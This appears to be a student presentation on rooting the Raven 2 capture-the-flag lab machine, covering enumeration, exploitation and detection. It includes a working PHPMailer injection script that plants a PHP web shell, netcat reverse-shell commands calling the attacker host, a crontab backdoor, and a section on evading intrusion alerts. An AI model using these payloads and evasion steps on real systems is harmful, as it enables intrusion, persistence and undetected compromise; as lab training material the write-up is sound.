

Exploiting w/in Target 2: Directory Listings

- After obtaining the interesting directories with wpscan we were able to navigate to them.
 - Obtained both flag1 and flag3 via 192.168.1.115

The screenshot shows a web browser with two tabs. The first tab, titled 'Index of /vendor', displays a directory listing for the path `/var/www/html/vendor/` with a single file: `flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}`. The second tab, titled '192.168.1.115/vendor/PATH', shows a 'Problem loading page' error. Below this, a third browser window is open, displaying a shell session titled 'Shell No.1'. The shell prompt is `/var/www/html/wordpress/wp-content`, and the user has entered `ls`, resulting in the output: `index.php`, `languages`, `plugins`, `themes`, and `upgrade`. At the bottom of the image, the flag `flag3{a0f568aa9de277887f37730d71520d9b}` is displayed in large, bold text.

BURP'D w/in Target 2...

- Using burpsuite we were able to change the GET request to a POST.
 - This verified we could change the method call to list all system methods
- Here you can see the pingback.ping function an attacker could use in:
 - Cloudflare Protection Bypass: which in turn can reveal a public IP of target bypassing DNS protection
 - XSPA (cross site port attack) by observing open ports in the response portion of the requests
 - DDOS at a “botnet level”
 - XML_RPC API can brute force attacks using burpintruder and a “clusterbomb” attack to recursively attempt logins with no mechanism of account lockout until access is granted




```
root@kali:~# msfconsole
```

[illegible]

EXPLOIT w/in Target 2: Using searchsploit

- Using searchsploit we were able to locate a php_argument_injecton attack when uploaded via the uploads directory on raven2 website.
 - It would initiate the payload to create a user session back door where we could escalate our privileges.

```
msf5 exploit(multi/http/phpmailer_arg_injection) > show options
```

```
Module options (exploit/multi/http/phpmailer arg_injection):
```

Name	Current Setting	Required	Requisition
------	-----------------	----------	-------------

EXPLOIT w/in Target 2:

Flag 2

```
#!/bin/bash

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=notABackdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
  --data-urlencode "name=TCA" \
  --data-urlencode "email=\"TeamCyberAssaulters\"" -oQ/tmp -X$LOCATION blah\"@tca.com" \
  --data-urlencode "message=<?php echo shell_exec($_GET['cmd']); ?>" \
  --data-urlencode "action=submit" \
  $TARGET | sed -r '146!d')

if grep 'instantiate' &&/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Try Harder"
fi
```

```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 34690
whoami
root
```

Flag 2

```
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

- Modified bash script using curl to open a root shell through the creation of notABackdoor.php
 - Started a netcat listener on the kali machine for port 4444
 - Nc -lvp 4444
 - With successful file creation we navigated to the backdoor file and passed commands to start a netcat listening session
 - 192.168.1.115/notABackdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash

Success!

EXPLOIT w/in Target 2: Flag 4

| _ \

| | / / _ _ _ _ _

| // _ \ \ / / _ \ ' _ \

| | \ \ (_ | | \ \ / / _ / | | |

\ | \ \ _ , _ | \ / \ _ | | | |

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

CONGRATULATIONS on successfully rooting Raven!

- **Navigate to the /root directory**
 - **View the final flag file**
 - **Cd /**
 - **Cat flag4.html**
- **Had our bash script not given us root we may have had to exploit vulnerabilities in the mysql database to gain root access.**

Avoiding Detection

Stealth Exploitation of Port Scan

Alert Overview

- While we did not have an alert set up to monitor for port scans one can be implemented.
- The Metric would count TCP connections over unique ports.
 - Trigger was set at more than 25 unique port connections from a single IP in a 10 second period

What we could do to help Mitigate:

- This alert could be bypassed by using one of nmap's stealth scan flags such as
 - `nmap -sS 192.168.1.110` or
 - `nmap -sI 192.168.1.110`

Stealth Exploitation of Username Enumeration

Alert Overview

- Excessive HTTP Errors
- Count by `http.response.status_code`
- Triggers at greater than 400 events over a 5 minute period.

What we could do to help Mitigate:

- This alert can be avoided using the stealth option on wpscan `--stealthy`

Stealth Exploitation of Privilege Escalation

Alert Overview

- Privilege Escalation Alert
- Count of user.name : “root” from any outside IP address
- Triggers at one event over any period of time.

What we could do to help Mitigate:

- This alert can be avoided by first gaining remote access to a host on the victim network in order to appear as a legitimate login attempt from within the network.

Maintaining Access

Backdooring the Target

Backdoor Overview

- Installed a reverse shell using crontab to run a shell script on the target.
- How do you connect to it?
 - *Setup netcat listening session on target machine for port 4444 using crontab*
 - *"nc -e /bin/bash 192.168.1.90 4444"*
 - *Set Up a netcat listener on the kali machine*
 - *Edit the crontab to elicit a response and wait for connection*

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# crontab -e
```

```
root@Kali:~# netcat -lvp 4444
listening on [any] 4444 ...
192.168.1.110: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 33451
whoami
root
```


Chris G

Defensive Operations

Alerts Implemented

